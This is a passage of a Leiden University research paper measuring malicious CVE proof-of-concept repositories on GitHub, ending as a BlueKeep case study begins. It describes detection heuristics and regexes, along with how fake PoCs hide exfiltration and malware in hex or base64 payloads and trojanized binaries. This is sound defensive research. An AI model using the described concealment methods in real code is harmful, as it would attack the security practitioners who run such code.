

# Beyond the Surface: Investigating Malicious CVE Proof of Concept Exploits on GitHub

Soufian El Yadmani, Robin The, Olga Gadyatskaya

Leiden Institute of Advanced Computer Science, Leiden University

## Abstract

Exploit proof-of-concepts (PoCs) for known vulnerabilities are widely shared in the security community. They help security analysts to learn from each other and they facilitate security assessments and red teaming tasks. In the recent years, PoCs have been widely distributed, e.g., via dedicated websites and platforms, and public code repositories such as GitHub. However, there is no guarantee that PoCs in public code repositories come from trustworthy sources or even that they do what they are supposed to do.

In this work we investigate GitHub-hosted PoCs for known vulnerabilities discovered in 2017–2021. We discovered that not all PoCs are trustworthy. Some proof-of-concepts are malicious, e.g., they attempt to exfiltrate data from the system they are being run on, or they try to install malware on this system, and in some cases they have hard-coded reverse shell listener.

To measure the prevalence of this threat, we propose an approach to detecting malicious PoCs. Our approach relies on the maliciousness symptoms we have observed in our PoC dataset: calls to malicious IP addresses, encoded malicious code, and included Trojanized binaries. With this approach, we have discovered 899 malicious repositories out of 47,285 repositories that have been downloaded and checked (i.e., 1.9% of the studied repositories have indicators of malicious intent). This figure shows a worrying prevalence of dangerous malicious PoCs among the exploit code distributed on GitHub.

## 1 Introduction

CVE, which stands for *Common Vulnerabilities and Exposures*<sup>1</sup>, is a comprehensive list of publicly disclosed security flaws in software or systems. These flaws are identified by a unique CVE ID. During penetration testing or security assessments, pentesters strive to identify these known vulnerabilities in customers' environments so that they can be patched. However, it is not enough to simply locate a vulnerable system;

<sup>1</sup><https://www.cve.org/>

pentesters must also demonstrate its *exploitability*. Professional frameworks like Metasploit<sup>2</sup> and reputable databases such as Exploit-DB<sup>3</sup> offer exploits for many CVEs. However, not all CVEs have corresponding exploits publicly available [5, 9, 10, 15]. To find potential *Proof of Concept* (PoC) exploits that demonstrate vulnerabilities, pentesters then often turn to public code repositories such as GitHub<sup>4</sup>.

While reputable sources such as Exploit-DB validate the effectiveness and legitimacy of PoCs, public code platforms such as GitHub lack an exploit vetting process. Pentesters may consider certain repository properties including but not limited to the number of watchers, stars, and forks to gauge the popularity and potential utility of a specific PoC. However, the absence of vetting on GitHub means that PoCs found there may be unreliable or even contain malicious content, posing a risk to the person running them, especially if on a customer's infrastructure.

The security community has previously discussed the lack of trustworthiness of PoCs published on GitHub and social media platforms. For example, reputable cyber security blogs like Bleepingcomputer<sup>5</sup> have reported instances of PoCs on GitHub containing the CobaltStrike<sup>6</sup> backdoor, which targeted the security community with a fake exploit for CVE-2022-26809<sup>7</sup>. Security researcher Curtis Brazzell conducted investigations by setting up honey-PoCs and found a remarkably high number of people running unverified PoCs from GitHub<sup>8</sup>.

In our research, we conduct a comprehensive investigation into the distribution of *malicious PoCs* on GitHub. To accomplish this, we collected publicly available PoCs shared on GitHub for CVEs discovered between 2017 and 2021. Our

<sup>2</sup><https://www.metasploit.com/>

<sup>3</sup><https://www.exploit-db.com/>

<sup>4</sup><https://github.com/>

<sup>5</sup><https://www.bleepingcomputer.com/news/security/fake-windows-exploits-target-infosec-community-with-cobalt-strike/>

<sup>6</sup><https://www.cobaltstrike.com/>

<sup>7</sup><https://nvd.nist.gov/vuln/detail/CVE-2022-26809>

<sup>8</sup><https://curtbrazz.medium.com/exploiting-the-exploiters-46fd0d620fd8>

dataset comprises 47,285 repositories sharing PoCs for at least one CVE within the specified time frame. To the best of our knowledge, this is the first large-scale empirical investigation of malicious PoCs. We developed a set of heuristics that identify malicious indicators within PoCs for detecting potentially harmful exploits. Applying these heuristics, we discovered 899 malicious repositories, which accounts for 1.9% of the total PoC repositories in our dataset.

Additionally, we examined GitHub repository meta data, such as the number of forks and stars for both malicious and non-malicious PoC repositories, as well as code similarity between malicious and non-malicious repositories. Our analysis revealed that malicious repositories exhibit higher similarity to each other compared to non-malicious repositories. Therefore, code similarity metrics can aid in identifying new malicious PoCs. However, our findings indicate that the numbers of forks and stars are not effective in discriminating between malicious and non-malicious PoCs.

As PoCs are widely used for learning and security assessments, the presence of malicious PoCs poses significant security risks. Our research sheds light on this issue by proposing an approach to identify symptoms of malicious intent in PoCs. The discovery of 1.9% of the studied repositories exhibiting such symptoms showcases the alarming prevalence of dangerous PoCs on GitHub. By uncovering this threat and highlighting the need for caution and scrutiny when utilizing PoCs, our work contributes to the urgent task of enhancing the trustworthiness and reliability of shared security resources in the community.

To facilitate further community investigations into PoCs, including malicious ones, we share our dataset and provide an implementation of our approach<sup>9</sup>.

**Responsible Disclosure.** We have reported our findings to GitHub via their dedicated responsible disclosure channel in October 2022.

## 2 Data Collection and Analysis

Figure 1 shows the methodology of our study. To achieve our goal of analyzing all PoCs on GitHub made for specific CVEs, we first gather a dataset, then clean it and process it.

### 2.1 Data Collection

To gather the data, we used the GitHub API, which provides keyword-based search capabilities for repositories, code, and commits. Our focus was on finding repositories that contained Proof of Concepts (PoCs) for CVEs. We have also collected meta data about these repositories, including descriptions, star ratings, and fork counts. Our dataset spans five full years,

<sup>9</sup>More information on how to access these resources will be included in the final print due to the anonymization requirements.

from 2017 to 2021, encompassing CVEs assigned during this period (i.e., CVE IDs with prefixes CVE-2017, CVE-2018, CVE-2019, CVE-2020 and CVE-2021).

Initially, we compiled a list of CVE IDs issued within our target period from MITRE<sup>10</sup>. We collected data by searching repositories for keywords following the specific CVE IDs in the format “CVE-YEAR-ID”<sup>11</sup>. We also used variations of keywords, such as “CVE YEAR-ID”, “CVE-YEAR ID”, “CVE YEAR ID” and “CVE:YEAR-ID” to increase our search coverage. According to the GitHub API documentation<sup>12</sup>, the keyword search is performed on the repository name and description. We then have analyzed the collected repositories for mentions of CVE IDs within their README file and code files to map the collected repositories to the targeted CVEs in a more precise way.

We collected all available repositories that mentioned CVEs discovered within our target period, including forked repositories. The data was downloaded and stored between April 10, 2022, and April 23, 2022.

### 2.2 Data Cleaning

After our data collection process, we then cleaned the dataset. As the GitHub search is keyword-based, the results obtained were the outcome of searching within the repository names and descriptions. As a consequence, the search results contained various repositories that were not all specifically PoCs, but rather Indicators of Compromise (IoCs) and descriptions of CVEs. To ensure the accuracy and relevance of the dataset, we performed additional filtering focusing on reviewing the repositories that contained many CVE IDs or included explicit IoC strings (“indicator of compromise” or “IoC”). We examined the contents, source code, and associated documentation of such repositories to verify if they contained PoCs for CVE exploits. This cleaning process enabled us to eliminate irrelevant repositories and focus on those that aligned with our research objectives. As a result of this cleaning procedure, the number of repositories under analysis was refined from 48,700 to 47,285, entailing the exclusion of 1,415 repositories.

Figure 2 depicts the number of repositories related to CVEs after cleaning, including both original and forked repositories. As illustrated in the figure, the number of repositories containing PoCs has steadily increased over the years.

### 2.3 Data Analysis

After cleaning the data, we first analyzed the prevalence of programming languages during the specified period based on the language labels assigned by GitHub. The statistics regarding programming languages are presented in Table 1.

<sup>10</sup><https://cve.mitre.org/cve/>

<sup>11</sup><https://cve.mitre.org/cve/identifiers/syntaxchange.html>

<sup>12</sup><https://docs.github.com/en/rest/search#search-repositories>




Figure 1: Data collection and analysis methodology




Figure 2: Downloaded GitHub repositories containing PoCs for CVEs

Table 1: Overview of top 10 used programming languages

Programming language	Count
HTML	296
Ruby	379
Go	400
JavaScript	548
Shell	652
C++	962
Java	1071
C	1686
Python	8305
Undetected	31830

It is evident from the table that Python has emerged as the dominant programming language among hackers and exploit developers over the past five years. This can be attributed to the extensive range of libraries available in Python that support fundamental programming and “hacking” tasks. It is worth noting that GitHub was unable to label the language of the majority of repositories due to their inclusion of various file types, programming languages, or solely consisting of README files that describe the attack. Consequently, these repositories were categorized as “Undetected” in our dataset.

For a better understanding of our PoCs dataset and targeted issues, we conducted a cross-check with the NIST NVD database<sup>13</sup> to determine the number of CVEs for which PoCs were available on GitHub. The results of this analysis are

<sup>13</sup><https://nvd.nist.gov/>

summarized in Table 2. It is evident from the table that only a small portion of CVEs have corresponding public exploit code published on GitHub. The number of PoCs listed in Table 2 is higher than the total number of repositories collected, as many repositories contain PoCs for multiple CVEs, sometimes spanning different years.

By analyzing the PoCs data, we can determine which CVEs have the highest number of PoCs available on GitHub. Figure 3 presents a boxplot illustrating the distribution of PoCs for CVEs on GitHub during the target period. Each data point on the graph represents a unique CVE ID and the corresponding number of PoCs found in our dataset.

Overall, the number of PoCs per CVE on GitHub has remained relatively consistent across the years. This indicates that the availability of PoCs on GitHub is not heavily influenced by the year of CVE discovery.

The three points at the top of Figure 3, representing the CVEs with the highest number of PoCs, correspond to arguably the most significant security issues of the past decade. The foremost outlier is CVE-2021-44228<sup>14</sup> (also known as Log4Shell), a critical vulnerability in Log4j. The second CVE with the most PoCs is CVE-2019-0708<sup>15</sup> (also known as BlueKeep), which pertains to a vulnerability in the Remote Desktop Protocol (RDP). CVE-2020-1938<sup>16</sup>, a vulnerability in the Apache JServ Protocol, is in the third position. It is noteworthy that some of these flaws continue to be widely exploited by hackers in the wild<sup>17</sup>, explaining their prominent positions in our dataset in terms of the number of published PoCs.

Table 3 presents the distribution of CVE types in our dataset of PoCs collected from GitHub. The table categorizes the CVEs based on different security issues associated with them. Each row represents a specific security issue type, and the corresponding number of CVEs related to that issue, which was collected from CVEDetails<sup>18</sup> for each CVE according to its CWE (Common Weakness Enumeration). The table offers an overview of the types of security issues that are prevalent

<sup>14</sup><https://nvd.nist.gov/vuln/detail/CVE-2021-44228>

<sup>15</sup><https://nvd.nist.gov/vuln/detail/CVE-2019-0708>

<sup>16</sup><https://nvd.nist.gov/vuln/detail/CVE-2020-1938>

<sup>17</sup><https://blog.checkpoint.com/security/april-2023s-most-wanted-malware-qbot-launches-substantial-malspam-campaign-and-mirai-makes-its-return/>

<sup>18</sup><https://www.cvedetails.com/>

Table 2: Overview of the collected data with respect to unique CVE IDs and number of repositories and PoCs

CVE-Year	# Unique CVEs targeted	% CVEs assigned by NVD	# Repos	# PoCs
2017	338	2.30%	6424	7731
2018	447	2.70%	7021	8930
2019	606	3.49%	11336	14321
2020	726	3.96%	10588	23255
2021	658	3.26%	14487	17607
Total	2775	3.19%	47285 (unique)	72580

Table 3: Distribution of CVEs in our data by issue according to <https://www.cvedetails.com/>

Security issue	# of CVEs
Overflow	184
Gain privileges	47
Denial Of Service	176
Execute code	743
Obtain information	108
Memory corruption	76
Bypass a restriction or similar	169
Cross-site scripting	272
SQL injection	97
Directory traversal	129
CSRF	51
File inclusion	14
Untagged	1092




Figure 3: Distribution of CVE PoCs per year

in the dataset. We can see that the collected PoCs target a large variety of security issues, with code execution being the most prevalent weakness type.

To illustrate the relationship between the targeted CVE-year and the year of repository creation, we present a heatmap in Figure 4. It is evident that the majority of repositories were created in the same year as the corresponding CVE. However, there are also instances where repositories were created prior to the issuance of the associated CVE. This is attributed to repositories containing PoCs for multiple CVEs (we verified these cases manually).

Furthermore, Figure 5 illustrates the distribution of reposi-




Figure 4: Heatmap of the repositories per CVE-year and the year of creation of the repository




Figure 5: Heatmap of the repositories per CVE-year and the year of last update to the repository

tories based on the targeted CVE-year and the year of the last update. Both figures indicate that the highest number of PoC repositories were created and last updated in 2021. Repositories for older CVEs continue to be created and updated even several years later.

### 3 Malicious PoCs

In this section, we present our proposed method for detecting malicious proof of concepts (PoCs) in GitHub. We begin by discussing our definition of malicious PoCs and observations on indicators for detecting these PoCs. Figure 1 provides an overview of the steps undertaken during our research to analyze the PoC repositories.

**Our threat model.** We first define what kind of PoCs we are looking for (what do we consider to be *malicious PoCs*). Typically, PoCs are developed by hackers or security professionals with the intention of exploiting vulnerabilities in specific products to compromise systems. Consequently, all PoCs inherently represent malicious software that would trigger security systems designed to detect exploits. Moreover, they may exhibit additional properties associated with malicious software, such as inclusion of malicious binaries, e.g., hacking tools.

As *malicious PoCs* we consider PoCs that include adversarial functionality beyond the code necessary for exploiting the targeted CVE. A typical example would be a PoC that, when executed, attacks not the system specified by the security professional as the target, but the system of the security professional. In Section 5 we discuss concrete examples of such behavior in more details.

One of the primary challenges we encountered in this study was identifying reliable indicators of a malicious PoC. Therefore, our task was to identify characteristics of such software that are unexpected in legitimate PoCs intended only for exploiting the targeted system, but instead indicate adversarial goals unrelated to the original PoC objectives. In the remainder of this section we discuss the heuristics we propose for identifying such adversarial functionality and present the detection results.

### 3.1 Proposed Heuristics

We have identified the following indicators of malicious PoCs.

- **IP Indicators:** In general, PoCs should not have communications with predefined public IP addresses, except for downloading required tools. Communications with IP addresses could indicate malicious behavior, such as exfiltrating information from the executing machine or/and download malicious files. To analyze this, we extracted all IP addresses from the repositories using regular expressions. We then filtered for public IP addresses, removing private IP addresses and IPs mentioned in comments, help menus, and IoCs. This reduced the number of IP addresses we needed to check manually. Next, we compared the extracted IP addresses with public blacklists and cross-referenced information on VirusTotal and AbuseIPDB.
- **Binary analysis:** Some PoC repositories provide pre-built binaries to simplify the exploitation process. We focused on EXE files that can run on Windows systems, as most malware attacks target Windows users<sup>19</sup>. After extracting the binaries, we checked their hashes on VirusTotal to determine their safety. However, analyzing hacking tools on VirusTotal requires caution due to

<sup>19</sup><https://www.neowin.net/news/2022-sees-over-5000-times-new-windows-malware-vs-macos-over-60-times-vs-linux/>

detection and behavioral considerations. We checked if the file was flagged as malicious by VirusTotal and then examined whether the binary was flagged as an exploit for the target CVE or as a known hacking tool. This approach helped us exclude this type of binaries, and only focus on the rest which are flagged for other reasons. We note that binary analysis with VirusTotal is a common way to identify malicious functionality [1].

- **Analysis of obfuscated payloads:** Encoding is frequently used by adversaries to hinder analysis, and extracting encoded payload provides insights into potential malicious instructions or hidden commands within the code [12, 18].
  - **Hexadecimal analysis:** Hexadecimal encoding is commonly used to obfuscate malicious payloads. We extracted hexadecimal payloads from all code files and concatenated the values for each file. When possible, we decoded the concatenated values into a human-readable format to identify IP calls or other payloads that might be encoded within.
  - **Base64 analysis:** Base64 encoding is another prevalent method for obfuscating malicious payloads. By extracting base64 values using regular expressions, we analyzed them and decoded hidden scripts to detect any connections with external IPs within the encoded payloads.

These techniques collectively enhance our ability to flag and mitigate the risks associated with malicious PoCs, helping to protect users within the security community and raise awareness of potential threats. In the following sections, we delve into the details of each analysis and present the outcomes of our study.

### 3.2 IP Analysis

To extract public IP addresses from the code, we employed a regular expression pattern: `((25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?) (\.(25[0-5]|2[0-4][0-9]|[01]?[0-9][0-9]?) ){3,})`. This pattern allowed us to identify IP addresses within the source code. Our filtering process aimed to include only public IP addresses that could potentially function as Command & Control servers or be involved in downloading malicious files. To achieve this, we excluded private IP addresses based on the guidelines outlined in RFC1918<sup>20</sup>. Private IP addresses are reserved for internal use within private networks and are not intended to be publicly accessible.

It is important to note that the identified IP addresses could also appear in help menus, comments, or examples within the

<sup>20</sup><https://datatracker.ietf.org/doc/html/rfc1918>

code. Automatically detecting how these IPs are used within the code proved challenging. To mitigate this limitation, we manually reviewed PoC repositories and files triggered by the previous regular expression, to assess how these IPs were being used in the code. After applying the relevant IP filtering and establishing a subset of public IP addresses actually used in PoCs, we performed a comprehensive analysis of the extracted IPs. Our analysis consisted of multiple steps to ensure a thorough assessment of their malice.

Firstly, we cross-referenced the filtered IP list with the blacklists (blocklists) provided by the FireHOL<sup>21</sup> IP Lists project. These blacklists, available on GitHub<sup>22</sup> and updated daily, contain a wide range of IPs associated with malware and ransomware campaigns, Command&Control (C&C) servers, and compromised machines. By comparing our IP list with these blacklists, we could identify any IPs that have already been flagged due to their malicious activities.

The next step involved checking these IPs against VirusTotal. We aimed to determine if any of the IPs had been previously identified as malicious by security vendors. Additionally, we performed scans of these IPs using VirusTotal's comprehensive scanning capabilities. This approach allowed us to gather detailed information about the IPs, such as their reputation, associated malware, and any available reports or detections.

If an IP was not flagged as malicious and is currently inactive, it can be challenging to ascertain its past malicious activities. Unless the IP's malicious behavior was captured and shared by other researchers through social media or public reports, its prior malice remains difficult to determine with certainty. Thus, to further enhance our IP analysis, we leveraged AbuseIPDB<sup>23</sup>, which relies on historical reports of malicious IP activities. AbuseIPDB provides valuable insights, including the number of times an IP has been reported, the date of the reports, and the types of attacks associated with the IP. By cross-referencing our IP list with AbuseIPDB, we gained an additional layer of analysis to validate and corroborate the maliciousness of the IPs.

The results of our comprehensive IP analysis, including the findings from the FireHOL IP Lists cross-matching, VirusTotal scans, and AbuseIPDB checks, are presented in detail in Table 4. These results provide insight into the reputation and potential malicious activities associated with the extracted IPs. The number of malicious IPs over all repositories is not high compared to the number of repositories analyzed. Still, we think that this heuristic is useful indicator for pentesters to spot malicious PoCs.

<sup>21</sup><https://iplists.firehol.org/>

<sup>22</sup><https://github.com/firehol/blocklist-ipsets>

<sup>23</sup><https://www.abuseipdb.com/>

### 3.3 Binary Analysis

To gain insights into the nature and potential maliciousness of the EXE binaries included within the PoCs, we conducted a comprehensive analysis using VirusTotal. VirusTotal is a widely trusted platform often employed by researchers for this purpose [1, 4, 7, 29, 37].

Our analysis began by collecting the unique sha256 hash of each EXE binary encountered across all repositories. VirusTotal maintains an extensive database of previously scanned binaries, indexed by their respective hash values. By querying this database with the collected hashes, we were able to access existing reports associated with the majority of the binaries. These reports provided valuable insights into potential malware presence or any other malicious activities associated with the binaries.

For the hashes that were not present in VirusTotal's database, we took additional measures to ensure a comprehensive analysis. We uploaded these binaries to VirusTotal for scanning, which generated detailed reports outlining their characteristics and flagged any potential malicious behavior.

Our approach relies on leveraging the capabilities of VirusTotal to identify and flag malicious binaries that exploit specific CVEs. This feature provided valuable insights into distinguishing between binaries that serve as exploits for targeted vulnerabilities, binaries that are known to be hacking tools<sup>24</sup>, and those with malicious intent unrelated to the repository's intended use. The algorithmic process guiding our decision-making on binary maliciousness in our context is outlined in Algorithm 1. The results of this approach are summarized in Table 5.

Through this rigorous analysis using VirusTotal, we were able to gain valuable insights into the nature of the EXE binaries included in the PoCs. These findings played a crucial role in our overall investigation of potential malicious activities and helped in determining the level of risk associated with each binary.

The results of our binary analysis are summarized in Table 6. Notably, we observed a significant number of repositories containing EXE binaries, indicating that attackers often use repositories to distribute malware that can deceive unsuspecting users. Furthermore, the presence of a substantial number of malicious binaries, particularly between 2019 and 2021, highlights the prevalence of such threats. It is worth mentioning that we also encountered repositories containing multiple malicious binaries, as indicated in the table, emphasizing the varied strategies employed by attackers to propagate their malicious software.

<sup>24</sup>The excluded tools contained many versions and variants of Netcat<sup>25</sup>, Rubeus<sup>26</sup>, PowerSploit<sup>27</sup>, Ysoserial<sup>28</sup>, and other known tools.

<sup>25</sup><https://netcat.sourceforge.net/>

<sup>26</sup><https://github.com/GhostPack/Rubeus>

<sup>27</sup><https://github.com/PowerShellMafia/PowerSploit>

<sup>28</sup><https://github.com/frohoff/ysoserial>

Table 4: Collection, validation and detection results of malicious IPs through blacklists, VirusTotal, and AbuseIPDB

Year	Extracted IPs patterns	Blacklist	VirusTotal	Abuse IPDB	Total malicious IPs
2017	203498	0	20	1	21
2018	10252	0	0	0	0
2019	268120	1	1	0	1
2020	107153	0	0	0	0
2021	88118	0	0	0	0
Total	677141	1	21	1	22

**Data:** Hashes of all extracted EXE binaries

**Result:** True if malicious, else False

```

foreach Hash do
  if Hash of binary is not known by VirusTotal then
    | Upload the binary file to VirusTotal;
  end
  if Binary is marked malicious by VirusTotal then
    if Maliciousness is related to the CVE-ID in
    the studied repository OR Maliciousness is
    related to a known hacking tool then
      | return False;
    else
      | return True;
    end
  else
    | return False;
  end
end

```

**Algorithm 1:** Procedure to check if binary is malicious on VirusTotal

Table 5: Binary labels based on VirusTotal scan

Label	# Unique binaries
Malicious	136
CVE Related	19
Hacktool	29
Total	284

### 3.4 Hexadecimal Analysis

PoCs often include hexadecimal payloads as part of the exploit. However, also attackers frequently employ hexadecimal encoding as an obfuscation technique, making it a prime focus of our research. As a result, we extracted encoded hexadecimal payloads from the PoCs using a regular expression pattern, specifically  $x[A-Fa-f0-9]^+$ , and subsequently decoded them for the purpose of analyzing potential malicious code. The number of PoCs containing hexadecimal code over the past five years is presented in Table 7.

Our observations indicate a steady increase in the occurrences of hexadecimal code over the past five years. After decoding all hexadecimal code strings and categorizing them as suspicious or not (based on the inclusion of a public IP

Table 6: Repositories with malicious binaries

Year	# Binaries	# Malicious binaries	# Malicious repos
2017	423	126	99
2018	1269	52	33
2019	1678	537	255
2020	2068	380	174
2021	804	274	227
Total	6160	1353	782

Table 7: Results of hexadecimal scan

Year	# Repos	# Containing hex	# Malicious hex
2017	6424	3367	0
2018	7021	3511	0
2019	11336	7377	0
2020	10588	7140	41
2021	14487	8281	0
Total	47285	29676	41

address), we discovered 41 repositories utilizing hexadecimal code as a means to obfuscate malicious code, thereby evading detection by readers. These payloads were decoded and executed to carry out various types of instructions. It is noteworthy that all the malicious payloads we encountered were from the year 2020 and were linked to a study conducted by security researcher Curtis Brazzell. He established honey-PoCs and measured the number of individuals who executed them without inspecting the code<sup>29</sup>.

### 3.5 Base64 Analysis

Base64 is an encoding system commonly employed to embed binary assets within textual assets, such as programming languages. Proof of concept authors used this encoding system to incorporate payloads that facilitate the exploitation of vulnerabilities associated with specific CVEs. Due to the widespread use of this technique in exploits, attackers have also adopted it to embed additional code within their malicious proof of concepts. This embedded code is

<sup>29</sup><https://curtbraz.medium.com/exploiting-the-exploiters-46fd0d620fd8>

Table 8: Repositories with malicious base64 payloads

Year	# Repos	# Malicious repos
2017	6424	4
2018	7021	4
2019	11336	16
2020	10588	28
2021	14487	26
Total	47285	74 (unique)

Table 9: Summary of maliciousness detection

Year	# Repos	# Malicious
2017	6424	104
2018	7021	37
2019	11336	272
2020	10588	243
2021	14487	253
Total	47285	899

subsequently executed by the script, following the provided instructions. Some of these instructions involve exfiltrating information, while others involve downloading and executing malicious files on the system. During our analysis, we initially conducted an automated search for base64 payloads using the following regular expression in our proof of concepts:

```
([A-Za-z0-9+/\]{4})*([A-Za-z0-9+/\]{4}
|[A-Za-z0-9+/\]{3}=[A-Za-z0-9+/\]{2}==)
```

Subsequently, we manually scrutinized these payloads for any signs of malicious code, such as unusual system calls or requests to external servers. As depicted in Table 8, the number of repositories containing malicious code is relatively low when compared to the total number of repositories employing base64 encoding. Nonetheless, we encountered numerous repositories that use base64 encoding to conceal their malicious proof of concept intentions. This underscores the fact that base64 encoding is one of the techniques employed to obfuscate malicious payloads.

### 3.6 Summary of Results

Table 9 shows the results regarding detection of maliciousness in PoCs for CVEs using the heuristics previously discussed. We detected in total 899 malicious repositories out of 47285. The number of malicious repositories is considerably higher in years between 2019 and 2021 compared to 2017 and 2018. These years witnessed a few CVEs that have had a massive security impact.

### 3.7 A One-Year Review

In May 2023, 13 months after the initial data collection process and 6 months after our disclosure to GitHub, we queried

Table 10: State of PoC repositories after 13 months of collection

Status	# Repos
Unchanged	41840
Changed	3500
Pushed	551
Updated	3334
Taken down by owner	1942
Taken down by GitHub	3

the same repositories to assess the current status of the gathered PoCs and their updates. This involved querying the information of each repository directly from GitHub. Our focus was twofold: first, we examined the availability of each repository, and second, we noted the date of the last update for each repository. Out of the initial 47,285 repositories collected, we discovered that 1,945 were no longer available. Notably, three of these repositories had been removed by GitHub staff due to violations of GitHub’s terms of service. Two<sup>30 31</sup> of these removed repositories were also flagged as malicious by our analysis process. Additionally, we observed that 3,500 repositories had undergone changes within the 13-month period, either when a commit is pushed to any of the repository’s branches (551), or when the repository object undergone changes in the description or the primary language of the repository (3,334). The rest of repositories had remained unchanged (41,840). Note that a change to the repository object might be a commit. For a summary of these findings, we refer to Table 10.

Among the discovered malicious PoC repositories, as of May 2023, 851 are still alive, and 48 were taken down.

## 4 Malicious PoCs Analysis

### 4.1 Meta Data Analysis

GitHub repositories contain several fields that provide valuable information about the repository’s activity and popularity [6, 34]. Number of stars and forks are common metrics of popularity for GitHub repositories. As depicted in Figure 6, the majority of malicious repositories have less than 100 stars and 20 forks, although there are a few exceptions with higher counts. These outliers may be attributed to various factors, such as the repository’s reputation. Overall, malicious PoC repositories are not very popular.

Figure 7 shows boxplots of the numbers of stars and forks for PoC repositories that we discovered to be malicious and the remaining repositories (non-malicious). We see that in both cases medians and the 3rd quartiles for both stars and

<sup>30</sup><https://github.com/HarmvandenBrink/CVE-2021-36260>; Not available anymore at the time of writing.

<sup>31</sup><https://github.com/matengfei000/cve-2019-0709>; Not available anymore at the time of writing.




Figure 6: Distribution of malicious repositories based on stars and forks




Figure 7: Boxplot diagrams of numbers of stars and forks for repositories that were discovered to be malicious and the remaining repositories (non-malicious).

forks are 0, which means at least 75% of repositories in both cases have no stars and no forks. Thus, stars and forks are not features that could be useful to identify malicious repositories, based on the data we observed.

In order to gain further insights into the malicious authors behind our dataset, we cross-referenced it with the HackerChatter<sup>32</sup> dataset, which is an up to date, labelled malware GitHub repositories collected by Rokon et al. [23]. The results of this analysis provided valuable information about the presence of our dataset in other flagged malware source-code repositories.

Firstly, when considering our malicious data, we found that there were no matching repositories (identified by a tuple (repository name, owner username)) in the HackerChatter dataset. This suggests that the specific malicious PoCs we identified have not been detected by the approach proposed in [23]. However, we identified 27 users from our malicious dataset who were mentioned in the HackerChatter dataset. This implies that these users have been associated with nefarious activities related to malware source code in Github.

<sup>32</sup><http://www.hackerchatter.org/database>

On the other hand, when analyzing our complete dataset, which includes both malicious and non-malicious repositories, we discovered that there were 12 matching repositories in the HackerChatter dataset. This indicates that a portion of our dataset has been flagged as malware-related repositories, but in our case we don't define these PoCs as malicious.

In comparison, within our complete dataset, there were 347 users mentioned in the HackerChatter dataset. This can be expected since we are dealing with a dataset of PoCs for exploits.

We counted the number of unique users in our data, and we found 18786 users responsible for our PoC repositories, 649 of them are owners of malicious repositories. Majority (61.95%) of malicious repositories belong to users who own only one repository, while the highest number of malicious repositories per user is 50. Appendix A presents more detailed information on distributions of repository ownership in our data.

## 4.2 PoC Similarity Analysis

In the previous section we have discussed how to identify malicious PoCs based on security-relevant indicators. We now aim to investigate whether code similarity can be useful in distinguishing between malicious and non-malicious PoCs. To assess this, we used JPlag<sup>33</sup>, a code plagiarism detection system that helps detecting similarities between source code [20]. It works by comparing source code files and identifying similarities between them to detect potential instances of code plagiarism or copying. JPlag was chosen as a plagiarism detection tool due to its effectiveness and widespread use [2, 11, 19].

The efficiency of JPlag lies in its approach to code comparison. It uses a combination of token-based and tree-based analysis techniques to detect similarities in the structure and logic of code [20]. JPlag tokenizes the source code files and creates abstract syntax trees (ASTs) to represent the code's structure. It then performs similarity analysis by comparing the tokens and ASTs across different code files.

JPlag is efficient in detecting various types of code plagiarism, including verbatim copying, code restructuring, and code obfuscation [11]. It employs a flexible threshold-based approach, allowing users to set similarity thresholds to customize the sensitivity of the detection depending on their specific needs and requirements. One of the advantages of JPlag is its language support. It can analyze code written in multiple programming languages, including Java, C++, C#, Go, Kotlin, Python, R, Rust, Scala, Scheme, EMF Metamodel<sup>34</sup>, and more. This versatility makes it suitable for detecting plagiarism in a wide range of PoCs. According to GitHub information, we have PoC repositories written in all these languages, except EMF Metamodel.

<sup>33</sup><https://github.com/jplag/JPlag>

<sup>34</sup><https://github.com/jplag/JPlag#supported-languages>




Figure 8: Similarity of original (non-forked) repositories among each other. We denote a malicious repository as 1 and a repository without a discovered malicious payload as 0

To measure similarity between different PoC repositories, we applied JPlag to all pairs of repositories written in the same JPlag-supported language that also target the same CVE IDs. We investigate similarity of original repositories among each other (removing forked ones). Due to the lack of space, we analyze similarity of original and forked repositories in Appendix B.

Figure 8 shows boxplots of similarity scores between all original repositories in our dataset (including pairs with 0% similarity). The similarity data in this figure is broken down into 3 categories:

- Both compared repositories are malicious. We encode this case with label 11 (1 stands for a malicious repository).
- One compared repository is malicious, and another one is not found to be malicious with our heuristics; encoded with label 10/01.
- Both repositories are not found to be malicious with our approach; encoded with label 00.

We can see that malicious repositories on average have slightly higher similarity than non-malicious repositories. This could be an indicator that code similarity is a useful feature to identify malicious repositories.

We performed the non-parametric Mann-Whitney U test to check a hypothesis that malicious repositories are more similar to each other than benign ones. The test rejected the null-hypothesis (that medians of similarity data for the 11 and 00 cases are equal) with  $p$ -value=0.034 ( $< 0.05$ ). The test also allows us to reject the null-hypothesis for the similarity data of the 11 and 01/10 cases (comparing malicious with each other versus comparing non-malicious repositories with malicious ones) with  $p$ -value=0.01 ( $< 0.05$ ). These results confirm that code similarity could be used for distinguishing malicious and benign PoCs.

## 5 Case Studies

Throughout our research, we came across numerous instances of malicious PoCs. These proof of concepts served various purposes: some contained malware, others were used for gathering user information, and some were simply created to serve as reminders, mocking individuals who run proof of concepts without reading the accompanying code and recognizing the potential harm involved. In this section and Appendix C, we will delve into each of these types and provide an example for better understanding.

**Houdini Malware.** An intriguing example we encountered during our research was a repository that aimed to serve as a proof of concept for CVE-2019-0708<sup>35</sup>, famously known as BlueKeep<sup>36</sup>. This repository was created by username Elkhazrajy.

